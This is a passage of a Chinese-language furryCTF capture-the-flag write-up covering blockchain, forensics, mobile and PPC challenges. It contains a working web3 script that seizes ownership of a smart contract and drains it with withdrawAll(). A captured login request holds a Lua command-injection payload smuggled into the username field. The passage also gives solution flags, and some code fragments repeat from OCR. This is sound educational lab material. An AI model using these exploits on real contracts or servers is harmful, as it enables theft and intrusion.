        log(f"正在获取私钥: {key_url}")
        r_key = requests.get(key_url, timeout=10)
```

```
        if r_key.status_code != 200:
            error(f"无法获取私钥，HTTP状态码: {r_key.status_code}")

        key_data = r_key.json()
        private_key = key_data['private_key']
        attacker_address = key_data['address']
        log(f"获取成功 -> 攻击者地址: {attacker_address}")
        info_url = f"{BASE_URL}/info.json"
        log(f"正在获取合约信息: {info_url}")
        r_info = requests.get(info_url, timeout=10)
        if r_info.status_code != 200:
            error(f"无法获取合约信息，HTTP状态码: {r_info.status_code}")

        info_data = r_info.json()
        contract_address = info_data['contract_address']
        log(f"获取成功 -> 合约地址: {contract_address}")
        rpc_url = f"{BASE_URL}/rpc/"
        log(f"正在连接 RPC: {rpc_url}")
        web3 = Web3(Web3.HTTPProvider(rpc_url))

        if not web3.is_connected():
            error("RPC 连接失败")

        chain_id = web3.eth.chain_id
        log(f"RPC 连接成功，Chain ID: {chain_id}")

        abi = [
            {"inputs": [], "name": "getStatus", "outputs": [{"internalType":
"address", "name": "", "type": "address"}, {"internalType": "uint256", "name":
"", "type": "uint256"}], "stateMutability": "nonpayable", "type": "function"},
            {"inputs": [], "name": "withdrawAll", "outputs": [],
"stateMutability": "nonpayable", "type": "function"},
            {"inputs": [], "name": "balance", "outputs": [{"internalType":
"uint256", "name": "", "type": "uint256"}], "stateMutability": "view", "type":
"function"},
            {"inputs": [], "name": "deposit", "outputs": [], "stateMutability":
"payable", "type": "function"},
            {"inputs": [], "name": "owner", "outputs": [{"internalType":
"address", "name": "", "type": "address"}], "stateMutability": "view", "type":
"function"},
            {"anonymous": False, "inputs": [{"indexed": True, "internalType":
"address", "name": "revealer", "type": "address"}, {"indexed": False,
"internalType": "string", "name": "flag", "type": "string"}], "name":
"FlagRevealed", "type": "event"}
        ]
        contract_address = Web3.to_checksum_address(contract_address)
        attacker_address = Web3.to_checksum_address(attacker_address)

        contract = web3.eth.contract(address=contract_address, abi=abi)
        account = web3.eth.account.from_key(private_key)

        log("Step 1: 调用 getStatus() 夺取 Owner 权限...")
        tx = contract.functions.getStatus().build_transaction({
            'from': attacker_address,
            'nonce': web3.eth.get_transaction_count(attacker_address),
            'gas': 500000,
            'gasPrice': web3.eth.gas_price
        })
```

```
        signed_tx = web3.eth.account.sign_transaction(tx, private_key)
        tx_hash = web3.eth.send_raw_transaction(signed_tx.raw_transaction)
        log(f"夺权交易已发送: {tx_hash.hex()}")
        web3.eth.wait_for_transaction_receipt(tx_hash)
        new_owner = contract.functions.owner().call()
        if new_owner != attacker_address:
            error(f"夺权失败！当前 Owner: {new_owner}")
        log("权限夺取成功！")
        log("Step 2: 检查合约余额...")
        state_balance = contract.functions.balance().call()
        log(f"合约记录余额 (state.balance): {web3.from_wei(state_balance,
'ether')} ETH")

        if state_balance == 0:
            log("余额为 0，执行存款操作 (1 ETH)...")
            deposit_tx = contract.functions.deposit().build_transaction({
                'from': attacker_address,
                'value': web3.to_wei(1, 'ether'),
                'nonce': web3.eth.get_transaction_count(attacker_address),
                'gas': 300000,
                'gasPrice': web3.eth.gas_price
            })
            signed_tx = web3.eth.account.sign_transaction(deposit_tx,
private_key)
            tx_hash = web3.eth.send_raw_transaction(signed_tx.raw_transaction)
            log(f"存款交易已发送: {tx_hash.hex()}")
            web3.eth.wait_for_transaction_receipt(tx_hash)
            log("存款完成。")
        else:
            log("余额充足，跳过存款。")
        log("Step 3: 调用 withdrawAll() 提款并触发 Flag...")
        tx = contract.functions.withdrawAll().build_transaction({
            'from': attacker_address,
            'nonce': web3.eth.get_transaction_count(attacker_address),
            'gas': 500000,
            'gasPrice': web3.eth.gas_price
        })
        signed_tx = web3.eth.account.sign_transaction(tx, private_key)
        tx_hash = web3.eth.send_raw_transaction(signed_tx.raw_transaction)
        log(f"提款交易已发送: {tx_hash.hex()}")

        receipt = web3.eth.wait_for_transaction_receipt(tx_hash)
        log("交易确认，正在解析日志...")
        events = contract.events.FlagRevealed().process_receipt(receipt)

        flag_found = False
        for event in events:
            flag = event['args']['flag']
            print("\n" + "="*60)
            print(f"🎉 成功获取 FLAG: {flag}")
            print("="*60 + "\n")
            flag_found = True

        if not flag_found:
            error("未能在交易日志中找到 Flag，请检查交易回执。")
            print(receipt)

    except Exception as e:
```

```
        import traceback
        traceback.print_exc()
        error(f"发生异常: {e}")

if __name__ == "__main__":
    main()
```

```
        log(f"存款交易已发送: {tx_hash.hex()}")
        web3.eth.wait_for_transaction_receipt(tx_hash)
        log("存款完成。")
    else:
        log("余额充足，跳过存款。")
    log("Step 3: 调用 withdrawAll() 提款并触发 Flag...")
    tx = contract.functions.withdrawAll().build_transaction({
        'from': attacker_address,
        'nonce': web3.eth.get_transaction_count(attacker_address),
        'gas': 500000,
        'gasPrice': web3.eth.gas_price
    })
```


运行 one_click_exploit

```
[+] 夺权交易已发送: a0939e24009a2ffba61074efbe6de2603f47ed8264833b6049196559176cc407
[+] 权限夺取成功!
[+] Step 2: 检查合约余额...
[+] 合约记录余额 (state.balance): 0 ETH
[+] 余额为 0，执行存款操作 (1 ETH)...
[+] 存款交易已发送: 78ba088169a133d6a34fe0066c0c0a7aeae768906af13c64a086b8429978a3c9
[+] 存款完成。
[+] Step 3: 调用 withdrawAll() 提款并触发 Flag...
[+] 提款交易已发送: b4511fc86cda7fa0e79f2d42053cbd79c26d0ea29c7cdd2c5ae059a7e6d5de29
C:\Users\Pingu\AppData\Local\Programs\Python\Python314\Lib\site-packages\eth_utils\functional.py:47: UserWarning: The log with transaction hash: HexBytes('
  return callback(fn(*args, **kwargs))
[+] 交易确认，正在解析日志...

============================================================
🎉 成功获取 FLAG: furryCTF{bb0445c07545_wEIcOm3_t0_8IockCh4iN5_wORlD_4W4}
============================================================
```


Forensics

深夜来客

过滤http翻找发现一串很像base64编码的字符串


深夜来客.pcapng
http
No. Time Source Destination Protocol Lengt Portable Network Graphics Record Layer Line-based text data Info
21945 595.974181 192.168.136.129 192.168.136.1 HTTP 342 GET / HTTP/1.1
21952 596.001389 192.168.136.129 192.168.136.1 HTTP 342 GET / HTTP/1.1
22001 719.211110 192.168.136.129 192.168.136.1 HTTP 807 POST /loginok.html HTTP/1.1 (application/x-www-form-url
22003 719.217568 192.168.136.1 192.168.136.129 HTTP 647 ✓ HTTP/1.0 200 HTTP OK (text/html)
22013 721.023683 192.168.136.129 192.168.136.1 HTTP 594 GET /login.html HTTP/1.1
22020 721.028960 192.168.136.1 192.168.136.129 HTTP 1054 ✓ HTTP/1.0 200 HTTP OK (text/html)
22039 735.332071 192.168.136.129 192.168.136.1 HTTP 807 POST /loginok.html HTTP/1.1 (application/x-www-form-url
22041 735.337426 192.168.136.1 192.168.136.129 HTTP 647 ✓ HTTP/1.0 200 HTTP OK (text/html)
22053 737.106064 192.168.136.129 192.168.136.1 HTTP 594 GET /login.html HTTP/1.1
22060 737.114166 192.168.136.1 192.168.136.129 HTTP 1054 ✓ HTTP/1.0 200 HTTP OK (text/html)
22083 794.501413 192.168.136.129 192.168.136.1 HTTP 969 POST /loginok.html HTTP/1.1 (application/x-www-form-url
22085 794.520674 192.168.136.1 192.168.136.129 HTTP 647 ✓ HTTP/1.0 200 HTTP OK (text/html)
22109 851.908406 192.168.136.129 192.168.136.1 HTTP 967 POST /loginok.html HTTP/1.1 (application/x-www-form-url
22112 851.918218 192.168.136.1 192.168.136.129 HTTP 582 ✓ HTTP/1.0 200 HTTP OK (text/html)
22130 862.823789 192.168.136.129 192.168.136.1 HTTP 494 GET /favicon.ico HTTP/1.1
22147 862.829501 192.168.136.1 192.168.136.129 HTTP 1032 HTTP/1.0 200 HTTP OK
22168 890.543341 192.168.136.129 192.168.136.1 HTTP 663 GET /main.html HTTP/1.1
22262 890.619263 192.168.136.1 192.168.136.129 HTTP 528 ✓ HTTP/1.0 200 HTTP OK (text/html)
22271 892.314273 192.168.136.129 192.168.136.1 HTTP 661 GET /empty.html HTTP/1.1
22272 892.323153 192.168.136.1 192.168.136.129 HTTP 376 HTTP/1.0 200 HTTP OK
22277 892.653242 192.168.136.129 192.168.136.1 HTTP 617 POST /dir.html HTTP/1.1 (application/x-www-form-urlenco
22279 892.662064 192.168.136.1 192.168.136.129 HTTP/XML 256 HTTP/1.0 200 HTTP OK
Accept-Encoding: gzip, deflate, br\r\n
Accept-Language: zh-CN,zh;q=0.9\r\n
Cookie: client_lang=schinese; viewmode=0\r\n
Cookie pair: client_lang=schinese
Cookie pair: viewmode=0
Connection: close\r\n
\r\n
[Response in frame: 22085]
[Full request URI: http://192.168.136.1/loginok.html]
File Data: 248 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "username" = "anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose(
Key: username
Value: anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose()%0dprint(r)%0d-
Form item: "password" = ""
Key: password
Value:
Form item: "username_val" = "anonymous"
Key: username_val
Value: anonymous
Form item: "password_val" = ""
Key: password_val
Value:
0200 63 61 74 69 6f 6e 2f 73 69 67 6e 65 64 2d 65 78 cation/s igned-ex
0210 63 68 61 6e 67 65 3b 76 3d 62 33 3b 71 3d 30 2e change;v =b3;q=0.
0220 37 0d 0a 52 65 66 65 72 65 72 3a 20 68 74 74 70 7 Refer er: http
0230 3a 2f 2f 31 39 32 2e 31 36 38 2e 31 33 36 2e 31 ://192.1 68.136.1
0240 2f 6c 6f 67 69 6e 2e 68 74 6d 6c 0d 0a 41 63 63 /login.h tml Acc
0250 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a ept-Enco ding: gz
0260 69 70 2c 20 64 65 66 6c 61 74 65 2c 20 62 72 0d ip, defl ate, br
0270 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 Accept- Language
0280 3a 20 7a 68 2d 43 4e 2c 7a 68 3b 71 3d 30 2e 39 : zh-CN, zh;q=0.9
0290 0d 0a 43 6f 6f 6b 69 65 3a 20 63 6c 69 65 6e 74 Cookie : client
02a0 5f 6c 61 6e 67 3d 73 63 68 69 6e 65 73 65 3b 20 _lang=sc hinese;
02b0 76 69 65 77 6d 6f 64 65 3d 30 0d 0a 43 6f 6e 6e viewmode =0 Conn
02c0 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d ection: close
02d0 0a 75 73 65 72 6e 61 6d 65 3d 61 6e 6f 6e 79 6d usernam e=anonym
02e0 6f 75 73 25 32 35 30 30 25 35 64 25 35 64 25 32 ous%2500 %5d%5d%2
02f0 35 30 64 6c 6f 63 61 6c 25 32 62 68 25 32 62 25 50dlocal %2bh%2b%
0300 32 35 33 64 25 32 62 69 6f 2e 70 6f 70 65 6e 28 253d%2bi o.popen(
Wireshark · Text item (text) · 深夜来客.pcapng
username=anonymous%2500%5d%5d%250dlocal%2bh%2b%253d%2bio.popen(%22id%22)%250dlocal%2br%2b%253d%2bh%253aread(%22*a%22)%250dh%253aclose()%250dprint(r)
%250d--ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d

解码得到flag


操作流程
URL解码
Base64解码
可用字符
A-Za-z0-9+/=
移除输入中的非可用字符
严格模式
输入
ZnVycnlDVEZ7RnIwbV9Bbm9uOW0wdXNfVG9fUm8wdH0%3d
46 1
输出
furryCTF{Fr0m_Anon9m0us_To_Ro0t}

Mobile

无尽弹球

- **目标**: 将游戏最高记录刷到 114514 分及以上，获取 Flag。
- **Flag 格式**: `furryCTF{...}`

观察包结构 `appinventor.ai_cryflmind.pongpub`，这是一个典型的 **App Inventor** 开发的应用。核心逻辑通常位于 `Screen1` 类中，变量和常量通常命名为 `Lit` + 数字（如 `Lit1`, `Lit100`）。

根据题目描述“最高记录刷到 114514 分”，在 JADX 中全局搜索字符串或数字 114514。
在 `Screen1` 类的静态初始化块 `<clinit>` 中找到：

```
Lit129 = new FString("com.google.appinventor.components.r
Lit128 = IntNum.make(300);
Lit127 = IntNum.make(127);
Lit126 = (SimpleSymbol) new SimpleSymbol("Picture").readRe
Lit125 = (SimpleSymbol) new SimpleSymbol("ImageSprite1").r
Lit124 = new FString("com.google.appinventor.components.r
Lit123 = (SimpleSymbol) new SimpleSymbol("EdgeReached").re
Lit122 = (SimpleSymbol) new SimpleSymbol("Ball1$EdgeReach
Lit121 = PairWithPosition.make(Lit84, LList.Empty, "/tmp/
Lit120 = (SimpleSymbol) new SimpleSymbol("Bounce").readRes
Lit119 = (SimpleSymbol) new SimpleSymbol("flag").readReso
Lit118 = PairWithPosition.make(Lit84, PairWithPosition.mak
Lit117 = IntNum.make(114514);
Lit116 = PairWithPosition.make(Lit181, PairWithPosition.ma
Lit115 = IntNum.make(-1);
Lit114 = (SimpleSymbol) new SimpleSymbol("$edge").readResc
Lit113 = (SimpleSymbol) new SimpleSymbol("CollidedWith").r
Lit112 = (SimpleSymbol) new SimpleSymbol("Ball1$CollidedW
Lit111 = PairWithPosition.make(Lit84, PairWithPosition.mak
Lit110 = PairWithPosition.make(Lit84, PairWithPosition.mak
Lit109 = IntNum.make(360);
```

查找 `Lit117` 的引用，发现它在 `Ball1$EdgeReached`（球触碰边缘）等事件中被使用。逻辑大致为：当分数 `>= Lit117` 时，触发 Flag 显示逻辑。

进一步分析发现，Flag 的生成依赖于两个匿名函数（Lambda）：

- `lambda10`: 负责生成原始的字符串片段列表。
- `lambda11`: 负责处理这些片段并拼接成最终的 Flag。

```
0   static Object lambda10() {
1       ModuleMethod moduleMethod = runtime.make$Mnyail$Mnlist;
        ModuleMethod moduleMethod2 = strings.string$Mnappend;
        Pair pairList1 = LList.list1("f");
        LList.chain4(LList.chain4(pairList1, "r", "t", "u", "y"), "f", "r", "c", "{");
        Pair pairList12 = LList.list1(runtime.callYailPrimitive(moduleMethod2, pairList1, Lit22, "join"));
        LList.chain1(LList.chain1(LList.chain1(LList.chain4(pairList12, "See_", "bE_", "Th9-", "K1ng"), "_Of"), "_Master"), "_Pin9P1ng}");
        return runtime.callYailPrimitive(moduleMethod, pairList12, Lit23, "make a list");
    }

1   static Object lambda11() {
2       ModuleMethod moduleMethod = strings.string$Mnappend;
        Pair pairList1 = LList.list1(runtime.callYailPrimitive(runtime.string$Mnreplace$Mnall, LList.list3(runtime.callYailPrimitive(runtime.string$Mnrepl
        LList.chain1(LList.chain4(pairList1, runtime.callYailPrimitive(runtime.string$Mnreplace$Mnall, LList.list3(runtime.callYailPrimitive(runtime.strin
        return runtime.callYailPrimitive(moduleMethod, pairList1, Lit51, "join");
    }

1   static Procedure lambda12() {
2       return lambda$Fn12;
    }

1   static Object lambda13() {
2       ModuleMethod moduleMethod = strings.string$Mnappend;
        Pair pairList1 = LList.list1(runtime.callYailPrimitive(runtime.string$Mnreplace$Mnall, LList.list3(runtime.callYailPrimitive(runtime.string$Mnrepl
        LList.chain1(LList.chain4(pairList1, runtime.callYailPrimitive(runtime.string$Mnreplace$Mnall, LList.list3(runtime.callYailPrimitive(runtime.strin
        return runtime.callYailPrimitive(moduleMethod, pairList1, Lit72, "join");
    }

4   static Object lambda14() {
```

该函数返回一个包含 8 个元素的列表：

1. `"frtuyfrc{"` (对应索引 1)
2. `"See_"` (对应索引 2)
3. `"bE_"` (对应索引 3)
4. `"Th9-"` (对应索引 4)
5. `"K1ng"` (对应索引 5)

6. "_Of" (对应索引 6)
7. "_Master" (对应索引 7)
8. "_Pin9P1ng}" (对应索引 8)

片段 1 (Index 1):

- 原始: "frtuyfrc{"
- 逻辑: 替换 "c" -> "C", "tf" -> "TF"。
- 结果: "frtuyfrC{"。
- **修正**: 这看起来是混淆过的，结合题目给出的 Flag 头 furryCTF{，我们直接使用正确头部。

片段 2 (Index 3):

- 原始: "bE_"
- 逻辑: replace("b", "B"), replace("E", "e")。
- 结果: "Be_"。

片段 3 (Index 4):

- 原始: "Th9-"
- 逻辑: replace("9", "e"), replace("-", "_")。
- 结果: "The_"。

片段 4 (Index 5):

- 原始: "K1ng"
- 逻辑: replace("King", "K1ng") (无效替换), replace("1n", "in")。
- 结果: "King"。

片段 5 (Index 6):

- 原始: "_Of"
- 逻辑: replace("_0", "_o"), replace("ff", "f")。
- 结果: "_Of" (无变化)。

片段 6 (Index 8):

- 原始: "_Pin9P1ng}"
- 逻辑: 涉及 App Inventor 常量。
  - Component.TYPEFACE_SANSSERIF 对应字符串 "1"。
  - Component.TYPEFACE_DEFAULT 对应字符串 "0"。
- 替换链:
  1. replace("1", "o") -> _Pin9Pong}
  2. replace("9", "g") -> _PingPong}
  3. replace("i", "1") -> _P1ngPong}
  4. replace("o", "0") -> _P1ngP0ng}
- 结果: _P1ngP0ng}

将上述片段拼接：
`furryCTF{ + Be_ + The_ + King + _Of + _P1ngP0ng}`

Flag: `furryCTF{Be_The_King_Of_P1ngP0ng}`

PPC

Emoji Engine

进入后如下


先随便输入测试一下

发现会返回正确答案，可以写个脚本收集足够多的题目和正确答案，从而推断出每个emoji代表的指令

```python
import socket
import time
import re

HOST = 'ctf.furryctf.com'
PORT = 36203
OUTPUT_FILE = "collected_answers.txt"

def collect_answers():
    print(f"[*] 开始连接 {HOST}:{PORT} 收集题目...")

    while True:
```

```
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(10)
            s.connect((HOST, PORT))
            buffer = ""
            while True:
                try:
                    chunk = s.recv(4096).decode('utf-8', errors='ignore')
                    if not chunk:
                        break
                    buffer += chunk
                    print(chunk, end='')
                    if "🔴" in buffer and ("Answer:" in buffer or "Answer" in chunk):
                        lines = buffer.splitlines()
                        challenge_seq = ""
                        for line in lines:
                            if "🤡" in line and "🔴" in line:
                                challenge_seq = line.strip()
                        if challenge_seq:
                            print(f"\n[>] 发送测试答案: 9999999")
                            s.sendall(b"9999999\n")
                            response = ""
                            while True:
                                res_chunk = s.recv(4096).decode('utf-8', errors='ignore')
                                if not res_chunk:
                                    break
                                response += res_chunk
                                print(res_chunk, end='')
                                if "正确答案是" in response or "Correct answer is" in response:
                                    match = re.search(r'正确答案是\s*(-?\d+)', response)
                                    if not match:
                                        match = re.search(r'Correct answer is\s*(-?\d+)', response)

                                    if match:
                                        correct_ans = match.group(1)
                                        print(f"\n[+] 捕获正确答案: {correct_ans}")
                                        with open(OUTPUT_FILE, "a", encoding="utf-8") as f:
                                            f.write(f"SEQ: {challenge_seq}\nANS: {correct_ans}\n{'-'*40}\n")
                                        try:
                                            with open(OUTPUT_FILE, "r", encoding="utf-8") as f:
                                                count = f.read().count("SEQ:")
                                        except:
                                            pass

                                    break
                            break
                        else:
                            pass
                except socket.timeout:
```

```
                    print("\n[!] 接收超时")
                    break
            s.close()
            print("\n[*] 连接断开，1秒后重试...")
            time.sleep(1)
        except KeyboardInterrupt:
            print("\n[*] 用户停止收集")
            break
        except Exception as e:
            print(f"\n[!] 发生错误: {e}")
            time.sleep(1)

if __name__ == "__main__":
    collect_answers()
```



脚本跑一会后就已经收集到足够多的样本了，然后开始分析

通过分析样本中的 Emoji 频率和上下文，结合栈式虚拟机的特性，我们推导出了以下指令映射：

Emoji	汇编助记符	功能描述
🤡	**Push**	将随后的整数压入栈中
🛑	**Exit**	结束程序（停止执行）
➕	**Add**	弹出两个元素相加，结果入栈
➖	**Sub**	弹出两个元素相减 (b - a)，结果入栈
✖	**Mul**	弹出两个元素相乘，结果入栈
📦	**Dup**	复制栈顶元素
🔄	**Swap**	交换栈顶两个元素
🐛	**Xor**	弹出两个元素进行异或，结果入栈

1. **Skip (跳过) 机制**:
   对于大多数二元操作符（Add, Sub, Xor, Swap），如果当前栈中元素少于 2 个，虚拟机**不执行任何操作**，直接跳过该指令。
   例如：栈为 [1] 时遇到 ➕，栈保持 [1] 不变，而不是报错或补零。
2. **Mul (乘法) 的特殊性**:
   如果栈中元素不足 2 个时执行 Mul，栈会被重置为 [0]。
   这可能是一个特殊的错误处理或初始化逻辑。
3. **Dup (复制) 的特殊性**:
   如果栈为空时执行 Dup，会向栈中压入 0。

